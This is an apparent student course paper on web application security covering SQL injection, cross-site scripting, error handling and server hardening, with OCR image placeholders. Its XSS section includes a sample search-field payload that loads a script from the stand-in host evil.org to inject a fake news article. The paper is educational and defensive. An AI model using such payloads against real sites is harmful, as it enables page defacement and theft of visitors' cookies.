An Examination of Security in Web Applications

Brian Booth
Luis Sanchez
Jeremy Hancock
Simon Timms

Dr. Osmar Zaiane
Cmput 410

Introduction

As we enter full force into the information age more and more of our lives involves utilizing the Internet. It is now possible to do all one's banking, shopping and even dating online; although the latter is somewhat less satisfying. Technology allows for wonderful innervation but also for terrible problems. Because there is such a high demand for on line services many companies hire individuals who are poorly trained in web development. Microsoft Frontpage is no substitute for a skilled web developer especially from the standpoint of security.

Internet security is hardly a new problem, it has been an issue since before the Morris worm and shall continue to be an issue long from now. Web pages are increasingly a target of malicious attacks, however a little education and a few precautions can reduce the probability of at attack succeeding.

Injection Flaws

Injection flaws are serious web application vulnerabilities which allow attackers to pass malicious code through a web application to another system. Although any web application that passes data from an HTTP request to an external system may be vulnerable to an injection attack, web applications that use Structured Query Language to interact with a database back-end, direct operating system calls, or shell commands are particularly vulnerable.

In order to prevent possible injection vulnerabilities, any data that is passed from an HTTP request to an external system must be carefully cleaned to remove and/or escape characters that an attacker could

use to embed executable code into a request. If a web application blindly passes HTTP request information to an external system for execution, an attacker may be able to gain access to a database back-end, or potentially worse, execute malicious direct operating system calls or shell commands with the permissions of the web server.

The most prevalent form of injection flaw in web applications that utilize a database back-end is called SQL injection. To exploit an SQL injection flaw, attackers find parameters that a web application passes through to a database back-end, and then insert malicious SQL statements into those parameters. If the web application blindly forwards the attacker's malicious SQL statements to the database back-end, the attacker may be able to corrupt the database or reveal sensitive information in the database.

In order to prevent injection flaws, web application developers must carefully clean and escape any parameters which are forwarded from an HTTP request to an external system. Web application developers must treat HTTP request information as only data and never as potentially executable code. In addition, web application developers should avoid accessing external systems as much as possible, and system calls like exec(), fork() and popen() and shell commands should be avoided altogether. To prevent SQL injection flaws, web application developers should always use stored procedures or prepared statements with parameterized substitution.

In order to minimize the damage that could be caused by an attacker's injection flaw exploit, system administrators must ensure that web server and database processes run with the fewest privileges possible, possibly even in chroot'ed environments[1]. Obviously, web server and

1 A chrooted environment is a separate root environment which is isolated from the server

database processes should never run with root or administrative privileges. Also, to protect sensitive information that might be revealed in an SQL injection attack, database administrators should ensure that it is encrypted in the database back-end.

Cross Site Scripting (XSS)

What is it?

Cross Site Scripting (XSS) is a security issue which is encountered during the creation of dynamic web pages by scripts that do not check the validity of their input. parameters they receive. More specifically, an attacker attempting a cross site scripting attack will either enter malicious HTML code into a web form or append it to a CGI URL, effectively performing a GET method of inputting data. This malicious code is then read in by the script and incorporated into the dynamically created web page produced by that script. When the dynamic page is loaded into your web browser, the malicious code is run and the security attack occurs.

Example: The Fake News Report

(from: http://www.technicalinfo.net/papers/CSS.html)

Let's take as an example the following news web site:

---

root and has only limited functionality. It is impossible to escape this environment without further use of exploits.



Illustration 1 - Example News Site (from: http://www.technicalinfo.net/papers/CSS.html)

One thing to take note of is the form elements to the top and the left of the web page. In this example, we will focus on the the form at the top which allows a user to search articles on its web site. Here the search field can be used to enter malicious code, in our case a fake news article.

To add our fake news article, we could input something similar to the following into the search field:

\'><script%20src%3dhttp://evil.org/faked.js></script>

In this case, faked.js would contain JavaScript code that will create a DIV over the main portion of the web site and fill that division with our fake news article.

Upon submitting the form, our call to faked.js will be submitted to a script and inserted into the dynamically created page. The result of this action would look similar to the following:



Illustration 2- XSS Altered News Site (from: http://www.technicalinfo.net/papers/CSS.html)

The impact of XSS

Though the earlier example does not pose a significant security

risk, as the attack will last only for the length of that session. This is because the data entered into the search field will not be saved anywhere on the web site. None the less cross site scripting can still be a serious security problem. Unvalidated forms can allow an attacker to add whatever s/he wants to a dynamically created web page, including JavaScript, Java Applets, ActiveX Objects, embedded sound or video, offensive images, and more. S/he could read your cookie values, alter your cookie values, and alter the look or the content of the page. In fact, the attacker could redirect you to an entirely different page; all this while exploiting the trust for the site you are visiting. Finally, if an attacker can come up with a script, say ActiveX, that can take advantage of a security hole in your web browser, say Internet Explorer, then there is a chance that an attacker can gain complete control over your computer.

How to Program Against XSS Attacks

Cross Site Scripting attacks occur mainly because form input is not sufficiently validated. This is a good place to start preventing attacks. It is good practice to HTML escape any special characters in the form inputs. The following table displays some common HTML special characters which should be escaped:

Special Character	***HTML Escape Sequence***
<	&lt;
>	&gt;
(	&#40;
)	&#41;
#	&#35;
&	&#38;

Table 1 - HTML Escape Sequences for Common Special Characters

Another good practice is to specify an encoding in the dynamic pages. When an encoding is not specified for a web page, the browser assumes an encoding for the page and displays it according to that encoding. If an attacker were to enter form inputs in a different encoding, then there is a possibility that special characters may not be recognized by your script and will pass through to your dynamically created page, which in turn may be displayed using the encoding that the attacker used in his/her code.

Though these two practices should give you a reasonable amount of security, there is always the possibility that someone will find a way around this as well. Therefore, it would also be a good habit to validate your from inputs to see if they resemble what you are expecting. This is a more vague and difficult option to implement, but it will probably give you better security overall.

Server Error Handling

Any Server should be able to handle unexpected events in a way that the integrity of the server is maintained. Things can go wrong for any number of possible causes such as: bad parameters, missing

resources, actual bugs, problem with the application server, database errors, etc.…

It is important to notice that it is the responsibility of the programmer to avoid server errors by analyzing different scenarios such as: possibility of deadlock when accessing database management systems. Moreover, it is important to synchronize data access. The latter is crucial to secure that data retrieval is accurate.

There are three points of concern when things go wrong:

- **Limiting damage to the server:** It is important that the application does not terminate when an unexpected events occurs. This can be done by keeping a record of the transactions processed before the error occurred. Additionally, the server should be able to go back to a “safe state”. It is important to return database systems to their previous state if the transaction involves data manipulation.

- **Properly informing the client:** You should know who the user is. You should not overwhelm the user with information s/he does not need. Also, if the server is to be used by people with more computer expertise, it may be suitable to give them a detailed message. This has to be done in a case by case basis. You should also inform the user about how to handle the error. Is s/he supposed to start all over again? Can s/eh go to a previous step? These are questions that should be addressed. In many cases the error can cost a lot of money and you should give the user alternatives to recover from it (the better you handle the error, the smaller the costs)

- **Recording the problem?** Should it be saved to a file, written to the server log, sent to the client, or ignored? It is important to record the error to secure that a solution to the bug is achieved in the newer update.

Java Server Error Handling

Java provides programmers with an incredible gamma of error handling techniques. Servers are not an exception. Many different kinds of server errors can be handle differently using standard java libraries. The following Figure shows the variety of classes that handle server errors.



Figure 1. Java Servlet error handling package.

The simplest (and arguably best) way for a Servlet to report an error is to use the sendError () method to set the appropriate 400 series or 500 series status code. For example, when the Servlet is asked to return a file that does not exist, it can return SC_NOT_FOUND. When it is asked to do something beyond its capabilities, it can return SC_NOT_IMPLEMENTED. And when the entirely unexpected happens, it can return SC_INTERNAL_SERVER_ERROR.

Appropriate Error Handling

Catch blocks should be written such that they prepare a message for the user and clean up whatever failed. The catch block can also rethrow the exception so that the calling method handles it.

Configuring A Server

While the secure coding of a website is important there are other factors sometimes beyond the control of the web developer. One such factor is the secure configuration of the web server on which the application is hosted. Entire tomes could be (and have been) written on the subject of securely configuring Apache and Microsoft Internet Information Services so we shall not attempt to give specifics, but rather a high level overview.

Don't Serve More Than You Have To

Many web servers will send you any page which you request regardless of the file type. This is an insecure way of doing things since the files served may have nothing to do with the actual website but could rather be private documents. As with firewalls it is wise to first disallow all file types and then enable individual file types on a per need basis. For instance you might only allow files with the extension html to be served then later enable PHP files.

Don't Give It Away (Information)

By default web servers will happily tell their clients all sorts of information; from uptimes, to operating systems, to physical location. This information could be used by an attacker to target attacks at your

specific installation. There is no need for the client to know the server type so disable it.

Don't Stay Privileged

On UNIX systems only root users can bind to ports below 1024. Web servers generally run on port 80 so one might think that it is necessary to run web servers as root. This is not the case. Two options exist for preventing this. The first (and by far the easiest) is to simply drop root permissions as soon as the web server has bound to the port by using the setui(2) and setgui(2) system calls. The second option is to implement privilege separation inside the server. The concept is that the server will actually be two programmes, one which has root permission and can open a port and the other which requests a port from the first programme. In this manner it is almost impossible to do any damage to the system.

Conclusions

While these precautions do not guarantee that your website will remain unaffected by attacks they will help. A key thing to remember is that just as a website is only as secure as the web server a web server is only as secure as the operating system on which it runs. Security must be approached holistically, patches must be applied religiously and proper firewalls maintained. These same practices should be continued onto any other components of your web infrastructure, such as database server and session servers. Backups should be performed nightly and the media kept for a sufficient period of time to ensure not only information security but also auditability. Remain forever vigilant.

References

- Understanding the cause and effect of CSS Vulnerabilities:

  http://www.technicalinfo.net/papers/CSS.html

- The Cross Site Scripting FAQ:

  http://www.cgisecurity.com/articles/xss-faq.shtml

- CERT Advisory on Malicious HTML Tags:

  http://www.cert.org/advisories/CA-2000-02.html

- Handling Errors and Logging Information

  http://www.novell.com/documentation/director4/docs/help/books/cdErrorHandling.html

- Open Web Application Security Project

  http://www.owasp.org

- Securing IIS – How to implement a secure IIS web server

  www.macromedia.com/v1DocumentCenter/Partners/ASZ_ASWPS_Securing_IIS.pdf